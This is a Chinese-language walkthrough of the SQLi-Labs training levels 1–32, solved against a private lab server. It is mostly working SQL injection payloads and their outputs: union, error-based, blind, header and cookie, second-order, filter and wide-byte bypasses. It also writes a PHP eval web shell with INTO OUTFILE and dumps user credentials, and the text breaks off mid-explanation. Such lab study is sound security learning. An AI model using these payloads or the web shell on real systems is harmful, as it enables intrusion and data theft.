SQLi-Labs
SQLi-Lab-Basic Injections
一、GET
1.单引号
1.判断注入点类型
http://192.168.149.145/sql/Less-1/?id=1%27
near ''1'' LIMIT 0,1' at line 1
可知,是字符型,闭合方式为单引号闭合。
2.判断列数
http://192.168.149.145/sql/Less-1/?id=1' group by 4--+
Unknown column '4' in 'group statement'
结合二分法,得到正确列数,http://192.168.149.145/sql/Less-1/?id=1%27%20group%20by%203--+
3.判断回显位
http://192.168.149.145/sql/Less-1/?id=0' union select 1,2,3--+
Welcome Dhakkan Your Login name:2 Your Password:3
可知,2和3所在位置为回显位。
4.联合注入查表名
http://192.168.149.145/sql/Less-1/?id=0' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3--+
Your Login name:emails,referers,uagents,users
5.查列名
http://192.168.149.145/sql/Less-1/?id=0' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name="users"),3--+
Your Login name:id,username,password
6.查具体数据
http://192.168.149.145/sql/Less-1/?id=0' union select 1,(select group_concat(username,'~',password) from users),3--+
Your Login name:Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin,admin1~admin1,admin2~admin2,admin3~admin3,dhakkan~dumbo,admin4~admin4
2.整数型
http://192.168.149.145/sql/Less-2/?id=1'
near '' LIMIT 0,1' at line 1
http://192.168.149.145/sql/Less-2/?id=1 and 1=2如果是字符型,则不会判断1=2的正确性,而只会当成字符串。
near '' and 1=2 LIMIT 0,1' at line 1但是他报错了。
可知,是整数型。
和字符型的唯二差别就是:
-
不需要判断闭合方式
-
不需要注释符(—+,#,—qwe,%23)
3.单引号+括号
http://192.168.149.145/sql/Less-3/?id=1'
near ''1'') LIMIT 0,1' at line 1
但我们会发现,换成"页面也不会报错,那是因为**1"也属于字符串**。当然,我们可以看出来,闭合方式是')。
看到这里,疑惑解除了吗?难道 1'就不算是字符串吗,他都报错了哎。那是因为,我们输入的单引号(即第三个单引号)会被解析为新字符串的开始,但是没有正常结束,导致了语法冲突。
4.双引号+括号
http://192.168.149.145/sql/Less-4/?id=1'没有报错,因为1'被当成字符串。
http://192.168.149.145/sql/Less-4/?id=1"
near '"1"") LIMIT 0,1' at line 1
可知,闭合方式为 ")
5.报错注入,单引号
http://192.168.149.145/sql/Less-5/?id=1'
near ''1'' LIMIT 0,1' at line 1可知,是单引号闭合。
http://192.168.149.145/sql/Less-5/?id=1' group by 3--+
You are in...........可知,可知列数为3。
http://192.168.149.145/sql/Less-5/?id=1' union select 1,2,3--+
You are in...........
不难看出,没有回显位。
extractvalue(列名,‘路径’)函数包含两个参数,XML文档对象名称 和 路径,他最敏感的就是,路径前面一定要以 / 开始(如/book/title),如果以 ~ 开始,便会报错。
http://192.168.149.145/sql/Less-5/?id=1' and extractvalue(1,concat(0x7e,(select database()))) --+
XPATH syntax error: '~security'
接下去表名,列名的查询和上面的一样。只不过,在最后查具体数据的时候,会发现没有回显出所有数据。
这是因为,extractvalue/updatexml()函数报错信息最大32 字符。
updatexml()和extractvalue在使用上没啥区别,只不过updatexml()有3个参数。
那么,我们可以这样,
1.利用limit来分别逐条查询:
http://192.168.149.145/sql/Less-5/?id=1' and extractvalue(1,concat(0x7e,(select username from users limit 0,1))) --+
“XPATH syntax error: ‘~Dumb’`
http://192.168.149.145/sql/Less-5/?id=1' and extractvalue(1,concat(0x7e,(select username from users limit 1,1))) --+
XPATH syntax error: '~Angelina'
password的查询也是这样。
2.利用substring()函数截断:
substring(内容,从第几个字符开始,要查询几个字符)
http://192.168.149.145/sql/Less-5/?id=1' and extractvalue(1,concat(0x7e,substring((select group_concat(username,'~',password) from users),1,30))) --+
XPATH syntax error: '~Dumb~Dumb,Angelina~I-kill-you,'
虽然可以返回32个字符,但是为了更好计算,我选择一次性输出30个。
http://192.168.149.145/sql/Less-5/?id=1' and extractvalue(1,concat(0x7e,substring((select group_concat(username,'~',password) from users),31,30))) --+
XPATH syntax error: '~Dummy~p@ssword,secure~crappy,s'
这样就可以逐步查询所有数据了。
关于 updatexml,就举一个例子吧: http://192.168.149.145/sql/Less-5/?id=1' and updatexml(1,concat(0x7e,(select username from users limit 0,1),1)) --+
6.报错注入,双引号
这一关与上一关的区别就是闭合方式。
7.写入文件
通过尝试我们可以发现,闭合方式和"没关系,是和'有关的,进一步尝试,会发现闭合方式为'))。
再判断完列数后,我们会发现,页面回显只有两种:True 和 False,即You have an error in your SQL syntax 和 You are in.... Use outfile......。那很显然,用不了报错注入。
当然,你也一定发现了You are in.... Use outfile......这样的提示(盲注当然也是可以的,我就先按关卡说明,用outfile了)。
通过 into outfile '路径'去写入shell:
http://192.168.149.145/sql/Less-7/?id=1')) union select 1,"<?php @eval($_POST['123']); ?>",3 into outfile 'C:/phpstudy_pro/WWW/test.php' --+
虽然会发现页面依然报错,但是test.php实际已经生成了。
我用蚁剑去连接服务器,http://192.168.149.145/test.php,密码就是我们写入的 123,最后连接成功,可以直接查看服务器的根目录,再在数据库里通过SQL查询语句找数据,或者一个个文件看,毕竟整个数据库就在你面前(但是,有点奇怪,我能进到根目录,但是连接不上数据库)。
注意,secure_file_priv的值为空或指定目录,是成功与否的决定性因素。
当然,既然是练习,就不要把值设置为 NULL。(这个值是可以在数据库中修改的)
8.布尔盲注
通过尝试,可以发现是字符型,闭合方式为 '。
但是我们会发现,只有页面为真的时候,才有回显 You are in...........,否则是没有回显的,所以我们考虑盲注。
1.判断数据长度:
http://192.168.149.145/sql/Less-8/?id=1' and length(database())>7--+
此时,页面为真。
http://192.168.149.145/sql/Less-8/?id=1' and length(database())>8--+
此时,页面为假。所以我们确定,库名长度为8。
2.查询具体字符:
http://192.168.149.145/sql/Less-8/?id=1' and left(database(),1)>'r'--+
页面为真,说明库名的第一个字符(ASCII码值)比 r大。
http://192.168.149.145/sql/Less-8/?id=1' and left(database(),1)>'s'--+
页面为假,说明库名的第一个字符为 s。
接下去就是通过修改left()函数的第二个参数,去查询的二个字符。以此类推。
当然,查表名、列名、具体数据,就不要再查长度了,毕竟不止一个。
http://192.168.149.152/sql/Less-8/?id=1' and (substring((select group_concat(table_name) from information_schema.tables where table_schema=database() limit 0,1),1,1))>'a' --+
利用limit控制行数,substring控制字符数,逐个查询。
好了,接下去就都是同一种手法。
9.时间盲注,单引号
这一关,我们会发现当输入 '或者 ",页面都没有报错,所以,我们考虑使用时间盲注。
1.通过反应时间来判断闭合方式:
http://192.168.149.158/sql/Less-9/?id=1' and sleep(5) --+
此时,页面等待了5s,然后才作出反应,说明闭合方式为 '。
2.查表名:
http://192.168.149.158/sql/Less-9/?id=1' and if(substring((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1)='e',sleep(5),1) --+
如果字符猜对了,页面会等待5s再做反应。
这里也再次提醒, substring()函数中的第一个参数,即查找对象,一定要用圆括号括起来,否则会报错。
对了,这个也要注意一下,就是,当你觉得单个表名、列名、用户名、密码查询完了,试着查询下一个字符是不是 ,,即:
http://192.168.149.158/sql/Less-9/?id=1' and if(substring((select group_concat(table_name) from information_schema.tables where table_schema=database()),7,1)=',',sleep(5),1) --+
好,再后面的就是依葫芦画瓢了,我也不再赘述。
10.时间盲注,双引号
http://192.168.149.158/sql/Less-10/?id=1' and sleep(5)--+
页面立即反应;
http://192.168.149.158/sql/Less-10/?id=1" and sleep(5)--+
页面等待5s;
说明闭合方式为 ",其他的就和上一关一模一样了。
二、POST
11.单引号
首先,要先确定请求体参数,随意填写Username 和 Password,提交。在Hackbar中使用Use POST method,点击LOAD,请求体参数就会在Body中呈现。
passwd=1&submit=Submit&uname=1'or 1=1#
可知,闭合方式为 '。
passwd=1&submit=Submit&uname=1'union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database())#
Your Login name:1 Your Password:emails,referers,uagents,users
也就是这样了,剩下的和GET传参一模一样。
12.")
passwd=1&submit=Submit&uname=1") or 1=1 #
13.'),无回显
passwd=1&submit=Submit&uname=1') or 1=1 #
没有回显位。
可以报错注入,也可以盲注。但要注意,如果是用盲注,要用 or连接。这里举个例子:
passwd=1&submit=Submit&uname=1' or length(database())>7#
14.",无回显
passwd=1&submit=Submit&uname=1" or 1=1 #
没有回显位。
依然报错注入或盲注。
15.布尔/时间盲注
passwd=1&submit=Submit&uname=1' or 1=1#
在试出这个闭合方式的过程中,估计也有察觉,就是触发不了报错。
所以,只能用盲注。
16.布尔/时间盲注
passwd=1&submit=Submit&uname=1") or 1=1#
闭合方式为 ")。
一样,无法触发报错。
17.报错注入
[PASSWORD RESET]
通过页面信息,我们不难看出,这是一个密码重置。那么也就是说,**New Password:**的数据会被写进数据库,所以,首先我们要在这里构造输入语句,然后还有一个很重要的点:
passwd=1' or 1=1#&submit=Submit&uname=admin
passwd=1" or 1=1#&submit=Submit&uname=admin
这两条语句都返回页面为真,但是,这两个闭合方式肯定有一个是错的呀。
因为,前面的都是读(SELECT)型注入,而这一关是写(UPDATE)型注入。之前能直接看到查询结果,SQL语法错误会直接显示;现在页面不会显示数据库数据,只会告诉你:修改成功 或 修改失败。
所以,判断闭合方式就需要用到报错注入了:
passwd=1" and extractvalue(1,concat(0x7e,(select database())))#&submit=Submit&uname=admin
Data too long for column 'password' at row 8
很明显,他告诉我密码太长了,所以,他是把我的整条注入语句当成了字符串,即闭合方式错误。
passwd=1' and extractvalue(1,concat(0x7e,(select database() )))#&submit=Submit&uname=admin
XPATH syntax error: '~security'
这样就说明,闭合方式正确了。
表名,列名按部就班查就是了。但这是为什么呢:
passwd=1' and extractvalue(1,concat(0x7e,(select group_concat(username) from users)))#&submit=Submit&uname=admin
You can't specify target table 'users' for update in FROM clause
这是因为,MySQL规定在 UPDATE / DELETE 时,不能在子查询里直接读取同一张表,在这一题中,也就是说不能同时,既上传数据,又查看数据。
但我们可以通过 套一层子查询骗过 MySQL,让MySQL认为我们没直接读 users。
passwd=1' and extractvalue(1,concat(0x7e,(select group_concat(username) from (select * from users) )))#&submit=Submit&uname=admin
Every derived table must have its own alias
这又是为啥呢?
因为(select * from users) 在 MySQL 里,这种叫:派生表(Derived Table),
并且
所有派生表必须有别名(alias)
所以:
passwd=1' and extractvalue(1,concat(0x7e,(select group_concat(username) from (select * from users) a ) ))#&submit=Submit&uname=admin
随便给他起一个别名就好了。
再完善一下:
passwd=1' and extractvalue(1,concat(0x7e,substring((select group_concat(username,'~',password) from (select * from users) a ),1,30) ))#&submit=Submit&uname=admin
18.HTTP Header 注入(UA注入)
passwd=1&submit=Submit&uname=admin
Your User Agent is: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
发现页面回显了请求体中的 User Agent,那么我们就猜测:可以在请求体中,UA头的地方构造查询语句。
User-Agent:1'
Your User Agent is: 1' You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '192.168.149.166', 'admin')' at line 1
通过观察'192.168.149.166', 'admin'的闭合方式,我们可以推断出,UA的闭合方式也应该是 '。
User-Agent:1',2,extractvalue(1,concat(0x7e,(select database())))#
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
报错了,这是为啥呀?
我们再次分析第一次报错,从 '192.168.149.166', 'admin'),我们会发现,UA,IP和Username是被放在 ( )里面。但是按我们第二次的注入语句来看,我们的闭合方式并不完整,缺少了一个括号。
User-Agent:1',2,extractvalue(1,concat(0x7e,(select database()))))#
再查询语句末尾,再加上一个 ),就可以了。
当然,第二个参数 IP,被我们用一个字符 2来表示,是有可能报错的,虽然这里没有;同时,我们的注释符也有可能被当成字符串的一部分(如 我们构造的语句...))--+', '192.168...', 'admin'))
那么,更稳健的做法就是:
User-Agent: 1' and extractvalue(1,concat(0x7e,(select database()))) and '1'='1
让 SQL 自己闭合,而不是靠注释。
19.HTTP Header 注入(Referer注入)
Referer:1'
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '192.168.149.166')' at line 1
可知,闭合方式为 '。
方式和上一关,是一模一样的。记住是在 Referer:后面构造就行。
20.HTTP Header 注入(Cookie注入)
先输入用户名admin和密码1,通过响应查看Cookie:
Set-Cookie: uname=admin; expires=Thu, 01-Jan-1970 00:00:01 GMT
获得 Cookie: unmae=admin
在==hackbar==中构造语句:
GET /sql/Less-20/index.php HTTP/1.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.149.166/sql/Less-20/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uname=admin'
near ''admin'' LIMIT 0,1' at line 1
可知,闭合方式为 '。
Cookie: uname=admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1) --+Issue with your mysql: XPATH syntax error: '~security~'很令我难受的就是,不知道为啥,就是无法用BP完成,不管是 尝试闭合方式,还是 后面其他查询语句,都是返回 Your Cookie is deleted。
==终于知道了:==
POST /sql/Less-20/index.php HTTP/1.1
Host: 192.168.149.166
Content-Length: 34
Cache-Control: max-age=0
Origin: http://192.168.149.166
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.149.166/sql/Less-20/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: keep-alive

uname=admin&passwd=1&submit=Submit
GET /sql/Less-20/index.php HTTP/1.1
Host: 192.168.149.166
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.149.166/sql/Less-20/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uname=admin
Connection: keep-alive点击提交,第一个需要放行的是POST请求,第二个是GET请求。
| 请求 | 作用 | 是否有注入点 |
|---|---|---|
| POST | 登录认证 | ❌ 没用 |
| GET | 根据 Cookie 查数据库 | ✅ 真正注入点 |
👉 SQL 查询发生在 GET 阶段!
这是一个很经典的 Web 设计模式:
👉*** PRG(Post → Redirect → Get)***
目的:
- 防止表单重复提交
- 刷新页面不会重复登录
- 用户体验更好
所以,之前通过Response查看Cookie也是多余的。
21.HTTP Header 注入(Cookie注入+Base64编码)
GET /sql/Less-21/index.php HTTP/1.1
Host: 192.168.149.166
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.149.166/sql/Less-21/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uname=YWRtaW4%3D
Connection: keep-alive
通过观察这个请求,其实不难发现 admin进行了Base64编码,得到 YWRtaW4=,而 =,又进行了 URL编码。
所以,这一关就比上一关多了一步,Base64编码。
编码工具就用这个吧:
admin' and extractvalue(1,concat(0x7e,(select database()))) and '1'='1
进行Base64编码:
YWRtaW4nIGFuZCBleHRyYWN0dmFsdWUoMSxjb25jYXQoMHg3ZSwoc2VsZWN0IGRhdGFiYXNlKCkpKSkgYW5kICcxJz0nMQ==
GET /sql/Less-21/index.php HTTP/1.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.149.166/sql/Less-21/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uname=YWRtaW4nIGFuZCBleHRyYWN0dmFsdWUoMSxjb25jYXQoMHg3ZSwoc2VsZWN0IGRhdGFiYXNlKCkpKSkgYW5kICcxJz0nMQ==
Issue with your mysql: XPATH syntax error: '~security'22.HTTP Header 注入(Cookie注入+Base64编码)
和上一关的唯一差别就是,闭合方式又 '变成了 "。
用 '发现没有报错,就应该知道是 "了。
admin" and extractvalue(1,concat(0x7e,(select database()))) and "1"="1进行Base64编码:
YWRtaW4iIGFuZCBleHRyYWN0dmFsdWUoMSxjb25jYXQoMHg3ZSwoc2VsZWN0IGRhdGFiYXNlKCkpKSkgYW5kICIxIj0iMQ==Issue with your mysql: XPATH syntax error: '~security'终于,终于,终于大功告成了,可以睡觉去了。
SQLi-Lab-Advance Injections
三、过滤/转义
23.注释符过滤
http://192.168.149.166/sql/Less-23/?id=1' #Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in C:\phpstudy_pro\WWW\sql\Less-23\index.php on line 38
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1会发现,无论用哪一种注释符,都会出现一样的报错,所以我们判断,源码中有做过滤。
那么,我们会自然想到 让SQL语句自然闭合,所以把注释符替换成 and '1'='1。
http://192.168.149.169/sql/Less-23/?id=1' group by 100 and '1'='1很快,我们又发现了一个问题:明明列数不对,但页面就是不报错。
这是因为,GROUP BY (100 AND '1'='1')这才是实际解析的结果。
所以,我们只能用union select去测试。
http://192.168.149.169/sql/Less-23/?id=0' union select 1,22,3 and '1'='1然后发现回显位,嗯,后面就没啥好说了。
24.二次注入
[!IMPORTANT]
Second-Order SQL Injection
❗ 第一次输入不触发漏洞,但被“存起来”;第二次使用时才触发注入。
| 类型 | 触发时机 | 特点 |
|---|---|---|
| 一次注入 | 输入当场触发 | 立刻报错/回显 |
| 二次注入 | 存储后再触发 | 延迟触发,更隐蔽 |
也就是:恶意 payload 被安全地存入数据库 → 在后续 SQL 操作中被当作“代码”执行。
我们先通过创建新用户,写入恶意payload。但我们的目的是,创建一个 新用户名:已存在用户名'#,使我们达到修改密码的目的。
当我们创建 admin时,有一个窗口提示:The username Already exists, Please choose a different username,所以,我们就创建 admin'#,然后登录 admin'#修改密码,最后,再登录 admin,就登陆成功了。
如果使用 ",就会失败,因为 "也被当成用户名的一部分了。
至于为什么创建新用户 admin'--+无法成功,反而嘲讽:You tried to be smart, Try harder!!!! :(,就需要看源码才知道了。但我们在尝试的时候,一个注释符不行,那肯定就是换另一个看看行不行。
25.or 与 and过滤—报错注入
在开始查询表明的时候,就会发现 information变成了 infmation,显然 or被过滤掉了,再后面查列名的时候,又会发现 and没了。
Hint: Your Input is Filtered with following result: 0'union select 1,2,group_concat(table_name) from infmation_schema.tables where table_schema=database() --这是 or被过滤后的结果,后面and被过滤也是一样的有这个结果。
当然,从报错也可以看出:
Table 'infmation_schema.tables' doesn't exist这里我使用双写绕过:
http://192.168.149.153/sql/Less-25/?id=0'union select 1,2,group_concat(column_name) from infoorrmation_schema.columns where table_schema=database() aandnd table_name='users'--+or也可以用 ||绕过
后面还要注意的就是,password也含 or。
25a.or 与 and过滤—布尔盲注
http://192.168.149.153/sql/Less-25a/?id=0||length(database())=8http://192.168.149.153/sql/Less-25a/?id=0||left(database(),1)='s'http://192.168.149.153/sql/Less-25a/?id=0 oorr substring((select group_concat(table_name) from infoorrmation_schema.tables where table_schema=database()),1,1)='e'[!TIP]
使用BurpSuit的Intruder功能,可以提高速度哟😏😏😏
26.空格和注释过滤—报错注入
http://192.168.149.153/sql/Less-26/?id=0'%a0union%a0select%a01,2,3%a0'1'='1%a0在Linux环境下是可以成功的,但是再如果是Windows环境,则又会失败,报错如下:
near '?union?select?1,2,3?'1'='1' LIMIT 0,1' at line 1所以,就只能构造不需要空格的语句。
- 查库名
http://192.168.149.153/sql/Less-26/?id=0'||extractvalue(1,concat(0x7e,(database())))||'1'='1[!NOTE]
针对MySQL 宽松解析,用
()
- 查表名
http://192.168.149.153/sql/Less-26/?id=0'||extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(infoorrmation_schema.tables)where(table_schema=database()))))||'1'='1XPATH syntax error: '~emails,referers,uagents,users'- 查列名
http://192.168.149.153/sql/Less-26/?id=0'||extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(infoorrmation_schema.columns)where(table_schema=database())aandnd(table_name='users'))))||'1'='1XPATH syntax error: '~id,username,password'- 查最终数据
http://192.168.149.153/sql/Less-26/?id=0'||extractvalue(1,concat(0x7e,substring((select(group_concat(username,'~',passwoorrd))from(users)),1,30)))||'1'='1XPATH syntax error: '~Dumb~Dumb,Angelina~I-kill-you,'再多说一句,报错注入(语句1||报错语句||语句3)不用考虑语句1和语句2的真假值,无所谓,都可以。id=1可以, 把'1'='1换成 '也可以。
26a.空格和注释过滤—布尔盲注
这里只要逻辑自洽,其实有很多种方法。
用 '闭合,这一种比较容易想到的。
http://192.168.149.153/sql/Less-26a/?id=0'||'1'='1- 1.
'和||
http://192.168.149.153/sql/Less-26a/?id=0'||(length(database())=8)||'- 2.
'、||和and
http://192.168.149.153/sql/Less-26a/?id=0'||(length(database())=8)anandd'1http://192.168.149.153/sql/Less-26a/?id=1'anandd(length(database())=8)||'0用 ')闭合,就有一点难想到了,当然,既然上面那几种可以成功,下面这几种就显得有些多余,但不失为一种正确的逻辑。
http://192.168.149.153/sql/Less-26a/?id=0')||('1- **3. **
')和||
http://192.168.149.153/sql/Less-26a/?id=0')||(length(database())=8)||('0- 4.
')、||和and
http://192.168.149.153/sql/Less-26a/?id=0')||(length(database())=8)aandnd('1http://192.168.149.153/sql/Less-26a/?id=0')aandnd(length(database())=8)||('127.union和select过滤—报错注入
联合注入很明显是用不了了,这一题在空格和注释过滤的基础上,多了一层过滤,所以同样使用报错注入。
经过尝试:
http://192.168.149.153/sql/Less-27/?id=1'|| extractvalue(1,concat(0x7e,(seSELECTlect(group_concat(table_name))from(information_schema.tables)where(table_schema='security'))))||'1'='1seSELECTlect 可以绕过。
27a.union和select过滤—布尔盲注
使用报错语句,无论怎样,始终只有一种报错。故用布尔盲注。
错误经历😭😭😭
http://192.168.149.153/sq1/Less-27a/?id=0"||substring((selSELECTect(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))*)*,1,1)='e'||"
我要崩溃了,为啥呀,为啥呀,为啥呀,这样到底是为啥不行呀????
上方代码块中, *包围的括号,是多出来的。
现在言归正传
http://192.168.149.153/sql/Less-27a/?id=0"||substring((selSELECTect(group_concat(table_name))from(information_schema.tables)where(table_schema=database())),1,1)='e'||"这样就对了嘛。
其实这一关和26a的区别就是闭合方式和select过滤。
28.宽松的空格过滤—报错注入
暂时没用报错注入做出来,那就下用一下盲注吧。
http://192.168.149.153/sql/Less-28/?id=1'and%09length(database())=8%09and%09'1'='1%09(水平制表符)、%0a(换行符)、%0c(换页符)、%0b(垂直制表符)、%0d(回车)都可以用来替换空格,来绕过限制。
当然,+、%20、/**/、()、%a0(不间断空格)也适用于绕过空格过滤的一种方法,但是在这一题不适用。
http://192.168.149.153/sql/Less-28/?id=1'and%09substring((select%09group_concat(username,'~',password)%09from%09users),5,1)='y'%09and%09'1'='1刚刚用bp爆破了一下,发现username和password,以及不同username之间,都会有一个 y,我很不理解。
28a.宽松的空格过滤—盲注
http://192.168.149.153/sql/Less-28/?id=1'and%09length(database())=8%09and%09'1'='1%09(水平制表符)、%0a(换行符)、%0c(换页符)、%0b(垂直制表符)、%0d(回车)都可以用来替换空格,来绕过限制。
当然,+、%20、/**/、()、%a0(不间断空格)也适用于绕过空格过滤的一种方法,但是在这一题不适用。
http://192.168.149.153/sql/Less-28/?id=1'and%09substring((select%09group_concat(username,'~',password)%09from%09users),5,1)='y'%09and%09'1'='1刚刚用bp爆破了一下,发现username和password,以及不同username之间,都会有一个 y,我很不理解。
29.参数污染—联合注入
[!IMPORTANT]
漏洞描述
HPP是HTTP Parameter Pollution的缩写,HTTP参数污染注入源于,WEB应用对于提交的相同参数的不同处理方式。
下面简单列举了一些常见的Web服务器对同样名称的参数出现多次的处理方式:

其实,我们进去尝试一下就能发现,用单引号和最初讲的联合查询就能简单的做出来。
但实际,出题人是希望我们去搭两个环境,一个是Tomcat(jsp),一个是apache(php),也就是所谓的 双服务器。
因为是双服务器,所以我们的传参:先会经过jsp过滤,然后再传给php,经过php服务器处理完之后,又返回给jsp服务器,从而显示到客户端。
那么,我们可以利用参数污染的方式给他两个传参,他会将第一个传参给jsp处理,而第二个传参交给php处理,从而绕过。
首先,构造http://localhost:8080/sqli-labs/Less-29/?id=1',跳转到临外一个页面 http://localhost:8080/sqli-labs/Less-29/hacked.jsp;
会发现:url栏跑出来一个hack.jsp,可以看出来是Tomcat服务器,但是现在基本上没用jsp写后台的了,基本上用php,所以果断猜测是双服务器。
然后,构造http://localhost:8080/sqli-labs/Less-29/?id=1&id=2;
返回了id=2的内容,说明确实是apache+Tomcat双服务器。
接着判断闭合方式为'。
在构造构造http://localhost:8080/sqli-labs/Less-29/?id=1&id=0' union select 1,2,3--+
在后面就和以前单服务器的一样了。
30.参数污染—布尔盲注
闭合方式为",不可以用报错注入,因为无错误回显。
31.参数污染—联合/盲注
闭合方式为"),可以联合查询注入,也可以报错注入。
四、转义
32.GET—危险字符转义—宽字节绕过,子查询/Hex
[!IMPORTANT]
%df在 GBK编码中:
0xDF = 高位字节(合法汉字的前半部分)GBK规则:
范围 含义 0x81–0xFE 高位字节(第一个字节) 0x40–0xFE 低位字节(第二个字节) 👉
0xDF正好在合法范围内完整过程还原:
输入:
%df'服务端转义:
%df\'字节流:
df 5c 27GBK解析:
[df5c] + 27👉 结果:
\消失'裸奔
'(为了下面的语句可以被正常显示颜色,这里加一个 单引号 ,这不是语句的一部分。)
?id=0 %df' --+
'
?id=0 %df' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+因为,当我们写成:
table_name = %df' users %df'解析成:
table_name = �'users�'👉 这会导致:
